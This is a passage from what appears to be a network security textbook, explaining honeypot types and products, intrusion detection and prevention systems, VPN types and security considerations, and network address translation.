- **Example 1: Honeyd:** It is used primarily for two purposes. Using the software's ability to mimic many different network hosts at once (up to 65,536 hosts at once), Honeyd can act as a distraction to potential hackers. If a network only has 3 real servers, but one server is running Honeyd, the network will appear running hundreds of servers to a hacker. The hacker will then have to do more research (possibly through social engineering) in order to determine which servers are real, or the hacker may get caught in a honeypot. Either way, the hacker will be slowed down or possibly caught.
- **Example 2: Façades:** It is a software emulation of a target service or application that provides a false image of a target host. When a façade is probed or attacked, it gathers information about the attacker. Some façades only provide partial application-level behavior (e.g., banner presentation), while others will actually simulate the target service down to the network stack behavior. The value of a façade is defined primarily by what systems and applications it can simulate, and how easy it is to deploy and administer.

Façades offer simple, easy deployment as they often require minimal installation effort and equipment, and they can emulate a large variety of systems. Since they are not real systems, they do not have any real vulnerabilities themselves, and cannot be used as a jumping-off point by attackers. However, because they provide only basic information about a potential threat, they are typically used by small to medium-sized enterprises, or by large enterprises in conjunction with other security technology.

3.6.4. High-Interaction Honeypots

High-interaction honeypots are more complex, as they involve real operating systems and applications. For example, a real FTP server will be built if the aim is to collect information about attacks on a particular FTP server or service.

By giving attackers real systems to interact with, no restrictions are imposed on attack behavior, and this allows administrators to capture extensive details about the full extent of an attacker's methods. However, it is not impossible that attackers might take over a high-interaction honeypot system and use it as a stepping-stone to attack other systems within the organization. Therefore, sufficient protection measures need to be implemented accordingly. In the worst case, the network connection to the honeypot may need to be disconnected to prevent attackers from further penetrating the network and machines beyond the honeypot system itself.

- **Example 1: Sacrificial Lambs:** It is a system intentionally left vulnerable to attack. The administrator will examine the honeypot periodically to determine if it has been compromised, and if so, what was done to it. Additional data, such as a detailed trace of commands sent to the honeypot, can be collected by a network sniffer deployed near the honeypot. However, the honeypots themselves are "live" and thus present a possible jumping-off point for an attacker. Additional deployment considerations must be made in order to isolate and control the honeypot, such as by means of firewalls or other network control devices, or by completely disconnecting the honeypot from the internal network.

Because sacrificial lambs are themselves real systems, all results generated are exactly as they would be for a real system. However, sacrificial lambs require considerable administrative overhead, such as the installation of a full operating system, and manual application configuration or system hardening. The analysis is also conducted manually and may require additional tools. They also require additional deployment considerations as explained above, and will likely require a dedicated security expert to manage, support, and to analyze the resulting data from the honeypot system.

- **Example 2: Instrumented Systems:** This honeypot is an off-the-shelf system with an installed operating system and kernel level modification to provide information, containment, or control. The operating system and kernel have been modified by professional security engineers, unlike the sacrificial lamb model.

After modifying the operating system and kernel, they will leave the system running in the network as a real target. Instrumented systems combine the strengths of both sacrificial lambs and façades. Like the sacrificial lamb system, they provide a complete copy of a real system, ready for attackers to compromise, while at the same time (like façades) they are easily accessible and difficult to evade. Furthermore, the operating system and kernel in these systems have been modified to prevent attackers from using them as a stepping-stone for further attacks on other parts of the network.

- **Example 3: Spam Honeypots:** Honeypot technology is also used for studying spam and e-mail harvesting activities. Honeypots have been deployed to study how spammers detect open mail relays. Machines run as simulated mail servers, proxies, and web servers. Spam e-mail is received and analyzed to ascertain the reasons why they were received. In addition, an e-mail trap can be set up, using an e-mail address dedicated to just receiving spam e-mails.

3.6.5. Honeypot Deployment Strategies

To maximize the strengths of honeypots, and minimize the risks involved, deployment should be carefully planned. The following is a set of common honeypot deployment strategies:

- Install honeypots alongside regular production servers. The honeypot will likely need to mirror some real data and services from the production servers in order to attract attackers. The security of the honeypot can be loosened slightly so as to increase its chance of being compromised. The honeypot can then collect attack-related information. However, if a successful attack takes place on the honeypot within the network that compromised honeypot machine might be used to scan for other potential targets in the network. This is the main drawback of installing honeypots within the production system. In other honeypot deployment methods, (some of which are outlined below) this would not happen, as the whole honeynet can itself be a fictitious network.
- Pair each server with a honeypot, and direct suspicious traffic destined for the server to the honeypot. For instance, traffic at

TCP port 80 can be directed to a web server IP address as normal, while all other traffic to the web server will be directed towards the honeypot. To camouflage the honeypot, a certain amount of data, such as the website contents of a web server, may need to be replicated on the honeypot.

- Build a honeynet, which is a network of honeypots that imitate and replicate an actual or fictitious network. This will appear to attackers as if many different types of applications are available on several different platforms. A honeynet offers an early warning system against attacks and provides an excellent way to analyze and understand an attacker's intention, by looking at what kind of machines and services have been attacked, and what type of attacks have been conducted. The Honeynet Project is an excellent example of a research honeynet.

3.6.6. Examples of Honeypot Systems

Examples of freeware honeypots include:

- **Deception Toolkit (DTK):** It was the first Open-Source honeypot released in 1997. It is a collection of Perl scripts and C source code that emulates a variety of listening services. Its primary purpose is to deceive human attackers.
- **LaBrea:** This is designed to slow down or stop attacks by acting as a sticky honeypot to detect and trap worms and other malicious codes. It can run on Windows or Unix.
- **Honeywall CDROM:** It is a bootable CD with a collection of open-source software. It makes honeynet deployments simple and effective by automating the process of deploying a honeynet gateway known as a Honeywall. It can capture, control, and analyze all inbound and outbound honeynet activity.
- **Honeyd:** This is a powerful, low-interaction Open-Source honeypot, and can be run on both UNIX-like and Windows platforms. It can monitor unused IPs, simulate operating systems at the TCP/IP stack level, simulate thousands of virtual hosts at the same time, and monitor all UDP and TCP based ports.
- **Honeytrap:** This is a low-interactive honeypot developed to observe attacks against network services. It helps administrators to collect information regarding known or unknown network-based attacks.

- **HoneyC:** This is an example of a client honeypot that initiates connections to a server, aiming to find malicious servers on a network. It aims to identify malicious web servers by using emulated clients that are able to solicit the type of response from a server that is necessary for analysis of malicious content.
- **HoneyMole:** This is a tool for the deployment of honeypot farms, or distributed honeypots, and transport network traffic to a central honeypot point where data collection and analysis can be undertaken.

In the corporate environment, the following commercial products are available:

- **Symantec Decoy Server:** This is a "honeypot" IDSs that detects, contains, and monitors unauthorized access and system misuse in real time.
- **Specter14:** This is a smart honeypot-based IDS. It can emulate 14 different operating systems, monitor up to 14 different network services and traps, and has a variety of configuration and notification features.

Honeypots have their advantages and disadvantages. They are clearly a useful tool for luring and trapping attackers, capturing information, and generating alerts when someone is interacting with them. The activities of attackers provides valuable information for analyzing their attacking techniques and methods. Because honeypots only capture and archive data and requests coming in to them, they do not add extra burden to existing network bandwidth.

However, honeypots do have their drawbacks. Because they only track and capture activity that directly interacts with them, they cannot detect attacks against other systems in the network. Furthermore, deploying honeypots without enough planning and consideration may introduce more risks to an existing network, because honeypots are designed to be exploited, and there is always a risk of them being taken over by attackers, using them as a stepping-stone to gain entry to other systems within the network. This is perhaps the most controversial drawback of honeypots.

3.7. INTRUSION DETECTION AND PREVENTION SYSTEM

Intrusion detection is the process of monitoring the events occurring in a computer system or network and analyzing them for signs of possible incidents, which are violations or imminent threats of violation of computer security policies, acceptable use policies, or standard security practices. Incidents have many causes, such as malware (e.g., worms, spyware), attackers gaining unauthorized access to systems from the Internet, and authorized users of systems who misuse their privileges or attempt to gain additional privileges for which they are not authorized. Although many incidents are malicious in nature, many others are not; for example, a person might mistype the address of a computer and accidentally attempt to connect to a different system without authorization.

An IDS is software that automates the intrusion detection process. An intrusion prevention system (IPS) is software that has all the capabilities of an IDS and can also attempt to stop possible incidents. This section provides an overview of IDS and IPS technologies as a foundation for the rest of the publication. It first explains how IDS and IPS technologies can be used. Next, it describes the key functions that IDS and IPS technologies perform and the detection methodologies that they use. Finally, it provides an overview of the major classes of IDS and IPS technologies.

3.7.1. Key Functions IDPS

IDS and IPS technologies offer many of the same capabilities, and administrators can usually disable prevention features in IPS products, causing them to function as IDSs. Accordingly, for brevity the term intrusion detection and prevention systems (IDPS) is used throughout the rest of this chapter to refer to both IDS and IPS technologies.

There are many types of IDPS technologies, which are differentiated primarily by the types of events that they can recognize and the methodologies that they use to identify incidents. In addition to monitoring and analyzing events to identify undesirable activity, all types of IDPS technologies typically perform the following functions:

- **Recording Information Related to Observed Events:** Information is usually recorded locally, and might also be sent to separate systems such as centralized logging servers, security information and event management (SIEM) solutions, and enterprise management systems.
- **Notifying Security Administrators of Important Observed Events:** This notification, known as an alert, occurs through any of several methods, including the following: e-mails, pages, messages on the IDPS user interface, simple network management protocol (SNMP) traps, syslog messages, and user-defined programs and scripts. A notification message typically includes only basic information regarding an event; administrators need to access the IDPS for additional information.
- **Producing Reports:** Reports summarize the monitored events or provide details on particular events of interest.

Some IDPSs are also able to change their security profile when a new threat is detected. For example, an IDPS might be able to collect more detailed information for a particular session after malicious activity is detected within that session. An IDPS might also alter the settings for when certain alerts are triggered or what priority should be assigned to subsequent alerts after a particular threat is detected.

IPS technologies are differentiated from IDS technologies by one characteristic: IPS technologies can respond to a detected threat by attempting to prevent it from succeeding.

They use several response techniques which can be divided into the following groups:

- **The IPS Stops the Attack Itself:** Examples of how this could be done are as follows:
  - Terminate the network connection or user session that is being used for the attack;
  - Block access to the target (or possibly other likely targets) from the offending user account, IP address, or other attacker attribute;
  - Block all access to the targeted host, service, application, or other resource.
- **The IPS Changes the Security Environment:** The IPS could change the configuration of other security controls to disrupt an

attack. Common examples are reconfiguring a network device (e.g., firewall, router, switch) to block access from the attacker or to the target, and altering a host-based firewall on a target to block incoming attacks. Some IPSs can even cause patches to be applied to a host if the IPS detects that the host has vulnerabilities.

- **The IPS Changes the Attack's Content:** Some IPS technologies can remove or replace malicious portions of an attack to make it benign. A simple example is an IPS removing an infected file attachment from an e-mail and then permitting the cleaned e-mail to reach its recipient. A more complex example is an IPS that acts as a proxy and normalizes incoming requests, which means that the proxy repackages the payloads of the requests, discarding header information. This might cause certain attacks to be discarded as part of the normalization process.

Most IDPS technologies also offer features that compensate for the use of common evasion techniques. Evasion is modifying the format or timing of malicious activity so that its appearance changes but its effect is the same. Attackers use evasion techniques to try to prevent IDPS technologies from detecting their attacks. For example, an attacker could encode text characters in a particular way, knowing that the target understands the encoding and hoping that any monitoring IDPSs do not. Most IDPS technologies can overcome common evasion techniques by duplicating special processing performed by the targets. If the IDPS can "see" the activity in the same way that the target would, then evasion techniques will generally be unsuccessful at hiding attacks.

3.7.2. Types of IDPS

There are many types of IDPS technologies. Mainly, they are divided into the following four groups based on the type of events that they monitor and the ways in which they are deployed:

- **Network-Based:** which monitors network traffic for particular network segments or devices and analyzes the network and application protocol activity to identify suspicious activity. It can identify many different types of events of interest. It is most commonly deployed at a boundary between networks, such as in proximity to border firewalls or routers, virtual private network (VPN) servers, remote access servers, and wireless networks.

- **Wireless:** which monitors wireless network traffic and analyzes its wireless networking protocols to identify suspicious activity involving the protocols themselves. It cannot identify suspicious activity in the application or higher-layer network protocols (e.g., TCP, UDP) that the wireless network traffic is transferring. It is most commonly deployed within range of an organization's wireless network to monitor it, but can also be deployed to locations where unauthorized wireless networking could be occurring.
- **Network Behavior Analysis (NBA):** which examines network traffic to identify threats that generate unusual traffic flows, such as distributed denial of service (DDoS) attacks, certain forms of malware (e.g., worms, backdoors), and policy violations (e.g., a client system providing network services to other systems). NBA systems are most often deployed to monitor flows on an organization's internal networks, and are also sometimes deployed where they can monitor flows between an organization's networks and external networks (e.g., the Internet, business partners' networks).
- **Host-Based:** which monitors the characteristics of a single host and the events occurring within that host for suspicious activity. Examples of the types of characteristics a host-based IDPS might monitor are network traffic (only for that host), system logs, running processes, application activity, file access and modification, and system and application configuration changes. Host-based IDPSs are most commonly deployed on critical hosts such as publicly accessible servers and servers containing sensitive information.

3.7.3. Intrusion Detection Methodologies

Most IDPSs use multiple detection methodologies, either separately or integrated, to provide more broad and accurate detection. The primary classes of detection methodologies are as follows:

- **Signature-Based:** which compares known threat signatures to observed events to identify incidents. This is very effective at detecting known threats but largely ineffective at detecting unknown threats and many variants on known threats. Signature-

based detection cannot track and understand the state of complex communications, so it cannot detect most attacks that comprise multiple events.

- **Anomaly-Based Detection:** which compares definitions of what activity is considered normal against observed events to identify significant deviations. This method uses profiles that are developed by monitoring the characteristics of typical activity over a period of time. The IDPS then compares the characteristics of current activity to thresholds related to the profile. Anomaly-based detection methods can be very effective at detecting previously unknown threats. Common problems with anomaly-based detection are inadvertently including malicious activity within a profile, establishing profiles that are not sufficiently complex to reflect real-world computing activity, and generating many false positives.
- **Stateful Protocol Analysis:** which compares predetermined profiles of generally accepted definitions of benign protocol activity for each protocol state against observed events to identify deviations. Unlike anomaly-based detection, which uses host or network-specific profiles, stateful protocol analysis relies on vendor-developed universal profiles that specify how particular protocols should and should not be used. It is capable of understanding and tracking the state of protocols that have a notion of state, which allows it to detect many attacks that other methods cannot. Problems with stateful protocol analysis include that it is often very difficult or impossible to develop completely accurate models of protocols, it is very resource-intensive, and it cannot detect attacks that do not violate the characteristics of generally acceptable protocol behavior.

3.7.4. Components

The components in an IDPS are as follows:

- **Sensor or Agent:** Sensors and agents monitor and analyze activity. The term sensor is typically used for IDPSs that monitor networks, including network-based, wireless, and NBA technologies. The term agent is typically used for host-based IDPS technologies.
- **Management Server:** It is a centralized device that receives information from the sensors or agents and manages them. Some

management servers perform analysis on the event information that the sensors or agents provide and can identify events that the individual sensors or agents cannot. Matching event information from multiple sensors or agents, such as finding events triggered by the same IP address, is known as correlation. Management servers are available as both appliance and software-only products. Some small IDPS deployments do not use any management servers, but most IDPS deployments do. In larger IDPS deployments, there are often multiple management servers, and in some cases, there are two tiers of management servers.

- **Database Server:** It is a repository for event information recorded by sensors, agents, and/or management servers. Many IDPSs provide support for database servers.
- **Console:** It is a program that provides an interface for the IDPS's users and administrators. Console software is typically installed onto standard desktop or laptop computers. Some consoles are used for IDPS administration only, such as configuring sensors or agents and applying software updates, while other consoles are used strictly for monitoring and analysis. Some IDPS consoles provide both administration and monitoring capabilities.

3.7.5. Example: Where to Put IDPS in Your Network

Although these questions are largely dependent on your environment, we will try to identify the most common places that intrusion detection mechanisms are installed on. Please look at the illustration given in Figure 3.13 and try to imagine your own environment and where would you place the sensors.




Figure 3.13. Sensors are represented by round blue dots.

As you can see on a figure the logical places for the sensors are:

- Between your network and extranet;
- In the DMZ before the Firewall to identify the attacks on your servers in DMZ;
- Between the firewall and your network, to identify a threat in case of the firewall penetration;
- In the Remote access environment;
- If possible, between your servers and user community, to identify the attacks from the inside;
- On the intranet, ftp, and database environment.

The idea is to establish your network perimeter and to identify all possible points of entry to your network. Once found IDPS sensors can be put in place and must be configured to report to a central management console. The dedicated administrators would logon to the console and manage the sensors, providing it with a new-updated signature, and reviewing logs. Remember to ask the vendor if the communication between your sensors and management console is secure. You do not want someone to temper the data.

3.7.6. Using and Integrating Multiple IDPS Technologies

In many environments, a robust IDPS solution cannot be achieved without using multiple types of IDPS technologies. For example, network-based IDPSs cannot monitor wireless protocols, and wireless IDPSs cannot monitor application protocol activity. Table 3.1 provides a high-level comparison of the four primary IDPS technology types. The strengths listed in Table 3.1 indicate the roles or situations in which each technology type is generally superior to the others. A particular technology type may have additional benefits over others, such as logging additional data that would be useful for validating alerts recorded by other IDPSs, or preventing intrusions that other IDPSs cannot because of technology capabilities or placement (e.g., on the host instead of on the network).

3.7.7. Comparison of IDPS Technology Types

Table 3.1. Comparison in the Four Primary IDPS Technology

IDPS Type	Types of Malicious Activity Detected	Scope per Sensor or Agent	Strengths
Network-based	Network, transport, and application TCP/IP layer activity	Multiple network subnets and groups of hosts	Able to analyze the widest range of application protocols; only IDPS that can thoroughly analyze many of them
Wireless	Wireless protocol activity; unauthorized wireless local area networks (WLAN) in use	Multiple WLANs and groups of wireless clients	Only IDPS that can monitor wireless protocol activity
NBA	Network, transport, and application TCP/IP layer activity that causes anomalous network flows	Multiple network subnets and groups of hosts	Typically, more effective than the others at identifying reconnaissance scanning and DoS attacks, and at reconstructing major malware infections
Host-based	Host application and operating system (OS) activity; network, transport, and application TCP/IP layer activity	Individual host	Only IDPS that can analyze activity that was transferred in end-to-end encrypted communications

For most environments, a combination of network-based and host-based IDPSs is needed for an effective IDPS solution. Wireless IDPSs may also be needed if the organization determines that its wireless networks need additional monitoring or if the organization wants to ensure that rogue wireless networks are not in use in the organization's facilities. NBA products can also be deployed if organizations desire additional detection capabilities for denial of service (DoS) attacks, worms.

In addition to using multiple types of IDPS technologies, some organizations also use multiple products of the same IDPS technology type. This is often done to improve detection capabilities. Because each product uses somewhat different detection methodologies and detects some events that another product cannot, using multiple products can allow for more comprehensive detection of possible incidents. Also, having multiple products in use, particularly to monitor the same activity, makes it easier for analysts to confirm the validity of alerts and identify false positives, and also provides redundancy, should one product fail for any reason.

3.8. VIRTUAL PRIVATE NETWORK (VPN)

There is an increasing demand nowadays to connect to internal networks from distant locations. Employees often need to connect to internal private networks over the Internet (which is by nature insecure) from home, hotels, airports or from other external networks. Security becomes a major consideration when staff or business partners have constant access to internal networks from insecure external locations.

VPN (virtual private network) technology provides a way of protecting information being transmitted over the Internet, by allowing users to establish a virtual private "tunnel" to securely enter an internal network, accessing resources, data, and communications via an insecure network such as the Internet.

VPN is a generic term used to describe a communication network that uses any combination of technologies to secure a connection tunneled through an otherwise unsecured or untrusted network. Instead of using a dedicated connection, such as leased line, a "virtual" connection is made between geographically dispersed users and networks over a shared or public network, like the Internet. Data is transmitted as if it were passing through private connections.

VPN transmits data by means of tunneling. Before a packet is transmitted, it is encapsulated (wrapped) in a new packet, with a new header. This header provides routing information so that it can traverse a shared or public network, before it reaches its tunnel endpoint. This logical path that the encapsulated packets travel through is called a tunnel. When each packet reaches the tunnel endpoint, it is "decapsulated" and forwarded to its final destination. Both tunnel endpoints need to support the same tunneling protocol. Tunneling protocols are operated at either the OSI (open system interconnection) layer two (data-link layer), or layer three (network layer). The most commonly used tunneling protocols are IPsec, L2TP, PPTP, and SSL. A packet with a private non-routable IP address can be sent inside a packet with globally unique IP address, thereby extending a private network over the Internet.

3.9. VPN SECURITY

VPN uses encryption to provide data confidentiality. Once connected, the VPN makes use of the tunneling mechanism described above to encapsulate encrypted data into a secure tunnel, with openly read headers that can cross

a public network. Packets passed over a public network in this way are unreadable without proper decryption keys, thus ensuring that data is not disclosed or changed in any way during transmission.

VPN can also provide a data integrity check. This is typically performed using a message digest to ensure that the data has not been tampered with during transmission.

By default, VPN does not provide or enforce strong user authentication. Users can enter a simple username and password to gain access to an internal private network from home or via other insecure networks. Nevertheless, VPN does support add-on authentication mechanisms, such as smart cards, tokens, and RADIUS.

3.9.1. VPN Deployment

VPN is mainly employed by organizations and enterprises in the following ways:

- **Remote Access VPN:** This is a user-to-network connection for the home, or from a mobile user wishing to connect to a corporate private network from a remote location. This kind of VPN permits secure, encrypted connections between a corporate private network and remote users.
- **Intranet VPN:** Here, a VPN is used to make connections among fixed locations such as branch offices. This kind of LAN-to-LAN VPN connection joins multiple remote locations into a single private network.
- **Extranet VPN:** This is where a VPN is used to connect business partners, such as suppliers and customers, together so as to allow various parties to work with secure data in a shared environment.
- **WAN Replacement:** Where VPN offers an alternative to WANs (wide area networks). Maintaining a WAN can become expensive, especially when networks are geographically dispersed. VPN often requires less cost and administration overhead, and offers greater scalability than traditional private networks using leased lines. However, network reliability and performance might be a problem, in particular when data and connections are tunneled through the Internet.

3.9.2. Types of VPN

VPNs can be broadly categorized as follows:

- **A Firewall-based VPN:** It is one that is equipped with both firewall and VPN capabilities. This type of VPN makes use of the security mechanisms in firewalls to restrict access to an internal network. The features it provides include address translation, user authentication, real time alarms and extensive logging.
- **A Hardware-based VPN:** It offers high network throughput, better performance, and more reliability, since there is no processor overhead. However, it is also more expensive.
- **A Software-based VPN:** It provides the most flexibility in how traffic is managed. This type is suitable when VPN endpoints are not controlled by the same party, and where different firewalls and routers are used. It can be used with hardware encryption accelerators to enhance performance.
- **An SSL VPN:** It allows users to connect to VPN devices using a web browser. The SSL (secure sockets layer) protocol or TLS (transport layer security) protocol is used to encrypt traffic between the web browser and the SSL VPN device. One advantage of using SSL VPNs is ease of use, because all standard web browsers support the SSL protocol, therefore users do not need to do any software installation or configuration.

3.9.3. Secure VPN Protocols

- **IP Security (IPSec):** It is often used to secure Internet communications and can operate in two modes. Transport mode only encrypts the data packet message itself while Tunneling mode encrypts the entire data packet. This protocol can also be used in tandem with other protocols to increase their combined level of security.
- **Layer 2 Tunneling Protocol (L2TP)/IPsec:** The L2TP and IPsec protocols combine their best individual features to create a highly secure VPN client. Since L2TP isn't capable of encryption, it instead generates the tunnel while the IPSec protocol handles encryption, channel security, and data integrity checks to ensure all of the packets have arrived and that the channel has not been compromised.

- **Secure Sockets Layer (SSL) and Transport Layer Security (TLS):** These are used extensively in the security of online retailers and service providers. These protocols operate using a handshake method. As IBM explains, "A HTTP-based SSL connection is always initiated by the client using a URL starting with https://instead of with http://. At the beginning of an SSL session, an SSL handshake is performed. This handshake produces the cryptographic parameters of the session." These parameters, typically digital certificates, are the means by which the two systems exchange encryption keys, authenticate the session, and create the secure connection.
- **Point-to-Point Tunneling Protocol (PPTP):** It is a ubiquitous VPN protocol used since the mid-1990s and can be installed on a huge variety of operating systems has been around since the days of Windows 95. But, like L2TP, PPTP doesn't do encryption, it simply tunnels and encapsulates the data packet. Instead, a secondary protocol such as GRE or TCP has to be used as well to handle the encryption. And while the level of security PPTP provides has been eclipsed by new methods, the protocol remains a strong one, albeit not the most secure.
- **Secure Shell (SSH):** It creates both the VPN tunnel and the encryption that protects it. This allows users to transfer information unsecured data by routing the traffic from remote fileservers through an encrypted channel. The data itself isn't encrypted but the channel its moving through is. SSH connections are created by the SSH client, which forwards traffic from a local port one on the remote server. All data between the two ends of the tunnel flow through these specified ports.

3.9.4. Risks and Limitations of VPN

- **Hacking Attacks:** A client machine may become a target of attack, or a staging point for an attack, from within the connecting network. An intruder could exploit bugs or mis-configuration in a client machine, or use other types of hacking tools to launch an attack. These can include VPN hijacking or man-in-the-middle attacks:

- VPN hijacking is the unauthorized take-over of an established VPN connection from a remote client, and impersonating that client on the connecting network.
- Man-in-the-middle attacks affect traffic being sent between communicating parties, and can include interception, insertion, deletion, and modification of messages, reflecting messages back at the sender, replaying old messages and redirecting messages.
- **User Authentication:** By default, VPN does not provide/enforce strong user authentication. A VPN connection should only be established by an authenticated user. If the authentication is not strong enough to restrict unauthorized access, an unauthorized party could access the connected network and its resources. Most VPN implementations provide limited authentication methods. For example, PAP, used in PPTP, transports both user name and password in clear text. A third party could capture this information and use it to gain subsequent access to the network.
- **Client-Side Risks:** The VPN client machines of, say, home users may be connected to the Internet via a standard broadband connection while at the same time holding a VPN connection to a private network, using split tunneling. This may pose a risk to the private network being connected to. A client machine may also be shared with other parties who are not fully aware of the security implications. In addition, a laptop used by a mobile user may be connected to the Internet, a wireless LAN at a hotel, airport or on other foreign networks. However, the security protection in most of these public connection points is inadequate for VPN access. If the VPN client machine is compromised, either before or during the connection, this poses a risk to the connecting network.
- **Virus/Malware Infections:** A connecting network can be compromised if the client side is infected with a virus. If a virus or spyware infects a client machine, there is chance that the password for the VPN connection might be leaked to an attacker. In the case of an intranet or extranet VPN connection, if one network is infected by a virus or worm, that virus/worm can be spread quickly to other networks if anti-virus protection systems are ineffective.

- **Incorrect Network Access Rights:** Some client and/or connecting networks may have been granted more access rights than is actually needed.
- **Interoperability:** It is also a concern. For example, IPsec compliant software from two different vendors may not always be able to work together.

3.9.5. Common Security Features in VPN Products

The following are security features to look for when choosing a VPN product:

- Support for strong authentication, e.g., TACACS+, RADIUS, smart cards/tokens;
- Industry-proven strong encryption algorithms, with long key strength support to protect data confidentiality during transmission;
- Support for anti-virus software, and intrusion detection/prevention features;
- Strong default security for all administration/maintenance ports;
- Digital certificate support, such as using certificates for site-to-site authentication;
- Address management support, such as the capability to assign a client address on the private network and ensuring all addresses are kept private.

3.9.6. VPN Security Considerations

3.9.6.1. General VPN Security Considerations

The following is general security advice for VPN deployment:

- VPN connections can be strengthened by the use of firewalls.
- An IDS/IPS (intrusion detection/prevention system) is recommended in order to monitor attacks more effectively.
- Anti-virus software should be installed on remote clients and network servers to prevent the spread of any virus/worm if either end is infected.

- Unsecured or unmanaged systems with simple or no authentication should not be allowed to make VPN connections to the internal network.
- Logging and auditing functions should be provided to record network connections, especially any unauthorized attempts at access. The log should be reviewed regularly.
- Training should be given to network/security administrators and supporting staff, as well as to remote users, to ensure that they follow security best practices and policies during the implementation and ongoing use of the VPN.
- Security policies and guidelines on the appropriate use of VPN and network support should be distributed to responsible parties to control and govern their use of the VPN.
- Placing the VPN entry point in a demilitarized zone (DMZ) is recommended in order to protect the internal network.
- It is advisable not to use split tunneling to access the Internet or any other insecure network simultaneously during a VPN connection. If split tunneling is used, a firewall and IDS should be used to detect and prevent any potential attack coming from insecure networks.
- Unnecessary access to internal networks should be restricted and controlled.

3.9.6.2. Extranet VPN Security Considerations

The following are additional security considerations for extranet VPN deployment:

- Strong user authentication mechanisms should be enforced;
- The VPN entry point should be placed inside a DMZ to prevent partners from accessing the internal network;
- Access rights should be granted on an as-needed basis. Only necessary resources should be available to external partners. Owners of these resources should review access permissions regularly.

3.9.6.3. Client-Side VPN Security Considerations

The following are general security considerations for VPN users:

- Strong authentication is required when users are connecting dynamically from disparate, untrusted networks, for example:
  - by means of certificates and/or smart cards, or tokens: A smart card is used to store a user profile, encryption keys and algorithms. A PIN number is usually required to invoke the smart card.

A token card provides a one-time password. When the user authenticates correctly on the token by entering the correct PIN number, the card will display a one-time passcode that will allow access to the network.


  - by means of add-on authentication system, like TACACS+, RADIUS: This kind of central authentication system contains a profile of all VPN users, controlling the access to the private network.
- Personal firewalls should be installed and configured properly on client VPN machines to block unauthorized access to the client, ensuring it is safe from attack. Many of the more recent remote access VPN clients include personal firewalls. Some may also include other configuration checks, such as the client not being able to connect to the network if anti-virus software is not running, or if virus signatures are out of date.
- The client machine should have anti-virus software installed, with up-to-date signatures, to detect and prevent virus infections.
- The user should remain aware of the physical security of the machine, in particular when authentication information is stored on the machine.
- All users should be educated on good Internet security practices. Access from home should be considered an insecure channel, as traffic is routed over the Internet.

3.10. NETWORK ADDRESS TRANSLATION (NAT) AND PORT FORWARDING

Network address translation or NAT was developed in order to respond to the shortage of IP addresses with IPv4 protocol (in time the IPv6 protocol will respond to this problem).


In fact, in IPv4 addressing the number of routable IP addresses (which are unique in the world) is not enough to enable all machines requiring it to be connected to the internet.

The principle of NAT therefore consists of using a gateway connection to the Internet, having at least one network interface connected to the internal network and at least one network interface connected to the Internet (possessing a routable IP address), in order to connect all the machines to the network.



It is a question of creating, at gateway level, a translation of packets coming from the internal network to the external network.

So, each machine on the network needing to access the Internet is configured to use the NAT gateway (by specifying the IP address of the gateway in the "Gateway" field with its TCP/IP parameters). When a network machine makes a request to the Internet, the gateway makes the request in its place, receives the response, then sends it to the machine which made the request.



Since the gateway completely conceals the internal addresses on the network, the NAT mechanism provides a secure function. In fact, to

an external observer of the network, all requests seem to come from the gateway IP address.

3.10.1. Address Space

The organization managing public address space (routable IP addresses) is the Internet Assigned Number Authority (IANA). RFC 1918 defines a private address space enabling any organization to allocate IP addresses to machines on its internal network without risk of entering into conflict with a public IP address allocated by IANA. These addresses known as non-routable relate to the following address ranges:

- Class A: range from 10.0.0.0 to 10.255.255.255;
- Class B: range from 172.16.0.0 to 172.31.255.255;
- Class C: range from 192.168.0.0 to 192.168.255.55;

All the machines on an internal network, connected to the internet via a router and not having a public IP address must use an address within one of these ranges. For small domestic networks, the address range from 192.168.0.1 to 192.168.0.255 is generally used.

3.10.2. Types of NAT

- **Static Translation:** The principle of static NAT consists of linking a public IP address to a private internal IP address on the network. The router (or more precisely the gateway) thus allows a private IP address (for example 192.168.0.1) to be linked to a public routable IP address on the Internet and conducts the translation, in either direction, by changing the address in the IP packet.

Static NAT therefore enables internal network machines to be connected to the Internet in a transparent way but does not resolve the problem of the lack of addresses insofar as n routable IP addresses are necessary to connect n machines to the internal network.

- **Dynamic Translation:** Dynamic NAT enables a routable IP address (or a reduced number of routable IP addresses) to be shared between several machines with private addresses. So seen from outside, all the machines on the internal network virtually possess the same IP address. This is the reason why the term “IP masquerading” is sometimes used to indicate dynamic NAT.

In order to be able to "multiplex" (share) the different IP addresses on one or several routable IP addresses, dynamic NAT uses port address translation (PAT), i.e., the allocation of a different source port for each request in such a way as to be able to maintain a correspondence between the requests coming from the internal network and the responses of the machines on the Internet, all addressed to the router's IP address.

- **Port Forwarding:** NAT only allows requests coming from the internal network to the external network, which means that it is impossible as such for an external machine to send a packet to a machine on the internal network. In other words, the internal network machines cannot operate as a server with regards the external network.

